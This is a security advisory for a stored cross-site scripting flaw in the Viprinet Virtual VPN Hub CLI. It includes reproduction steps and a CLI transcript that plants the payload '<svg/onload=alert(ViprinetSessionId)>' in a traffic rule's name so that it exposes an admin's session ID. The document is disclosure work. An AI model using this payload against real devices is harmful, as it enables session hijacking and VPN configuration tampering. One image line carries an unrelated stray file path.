Viprinet Virtual VPN Hub Stored Cross Site Scripting

Overview

Input validation and output escaping mechanisms are missing for CLI interface. Stored XSS is possible. By exploiting that vulnerability an attacker can obtain sensitive information (e.g., private key) or modify a remote router's SSL certificate fingerprint employed in VPN.

Impact

Impact: High

Timeline

Found: 09/24/2018
Reported: 09/24/2018

Vulnerability Description


There are two management interfaces in the Viprinet system. One of them is a CLI which is available via 127.0.0.1:5111 port. And the second one is a Web interface.

There is an access control mechanism which allows to add a user and give him a privilege to write or read to some sections of the app (sections like: ADMINRIGHTS, QOSTEMPLATES, etc.).

Steps to Reproduce

1. Create a user and give him write access to QOSTEMPLATES and TRAFFICRULES.
2. The user should have access to the CLI and Web Interfaces.
3. Add new ITEM in the TRAFFICRULES section.
4. Using CLI, the created user can set an arbitrary value to the Name property for created ITEM in the TRAFFICRULES section. Set value of NAME property to "<svg/onload=alert(ViprinetSessionId)>"
5. If the root user logs in, an alert window with sessionID will be shown (see the picture below).

It should be noted, that passing a session ID as URL as mitigation technique (actively used by Viprinet) does not work here.



CLI Example

QOSTEMPLATES and TRAFFICRULES sections has been created.

Note: Bash commands marked by $ sign and commands in CLI marked by # sign

```
$ nc 127.0.0.1 5111

OK 3 lines following; Welcome
Welcome to the Viprinet CLI - (c) Viprinet Europe GmbH 2007-2016
This system requires authentication. Use the user and password commands to
log in. Type help to get a list of available commands.
# user user
OK 0 lines following; User name accepted
# password viprinet
OK 0 lines following; Password accepted
# ls
OK 2 lines following; Listing
TUNNELLIST Object "VPN Tunnels"
QOSTEMPLATES Object "QoS rules and classes templates"
cd QOSTEMPLATES
OK 0 lines following; New path is QOSTEMPLATES
# ls
OK 2 lines following; Listing
RESTOREMANUFACTURINGDEFAULTS Function "Restore Manufacturing Defaults"
TRAFFICRULES Object "QoS Traffic sorting rules"
# cd TRAFFICRULES
OK 0 lines following; New path is QOSTEMPLATES.TRAFFICRULES
# ls
OK 3 lines following; Listing
ADDITEM Function "Add a traffic rule"
DELETEITEM Function "Delete a traffic rule"
DEFAULTCLASS Enumeration "Default traffic class" Default
# execute ADDITEM example
OK 0 lines following; Function executed
# ls
OK 4 lines following; Listing
ADDITEM Function "Add a traffic rule"
```

```
DELETEITEM Function "Delete a traffic rule"
DEFAULTCLASS Enumeration "Default traffic class" Default
OBJECT__22 Object "example"
# cd OBJECT__22
OK 0 lines following; New path is QOSTEMPLATES.TRAFFICRULES.OBJECT__22
# ls
OK 10 lines following; Listing
NAME String "Name" example
IPPROTOCOLKIND Enumeration "Matching IP protocols" Ignore
IPADDRESSKIND Enumeration "How to match IP addresses" Ignore
IPRANGE String "IP addresses" 0.0.0.0/0
TCPUDPPORTKIND Enumeration "How to match TCP/UDP ports" Ignore
PORTRANGE String "TCP/UDP port range"
TOSKIND Enumeration "How to match the IP TOS/DSCP byte" Ignore
TOS Integer "TOS/DSCP byte value" 0
VLANID Integer "Tunnel Segmentation / VLAN ID" 0
TARGETCLASS Enumeration "Target class"
# set NAME <svg/onload=alert(ViprinetSessionId)>
OK 0 lines following; Property value set
# ls
OK 10 lines following; Listing
NAME String "Name" <svg/onload=alert(ViprinetSessionId)>
IPPROTOCOLKIND Enumeration "Matching IP protocols" Ignore
IPADDRESSKIND Enumeration "How to match IP addresses" Ignore
IPRANGE String "IP addresses" 0.0.0.0/0
TCPUDPPORTKIND Enumeration "How to match TCP/UDP ports" Ignore
PORTRANGE String "TCP/UDP port range"
TOSKIND Enumeration "How to match the IP TOS/DSCP byte" Ignore
TOS Integer "TOS/DSCP byte value" 0
VLANID Integer "Tunnel Segmentation / VLAN ID" 0
TARGETCLASS Enumeration "Target class"
```

Credits

SD-WAN New Hop team - https://github.com/sdnewhop/sdwannewhope

- Nikolay Tkachenko
- Denis Kolegov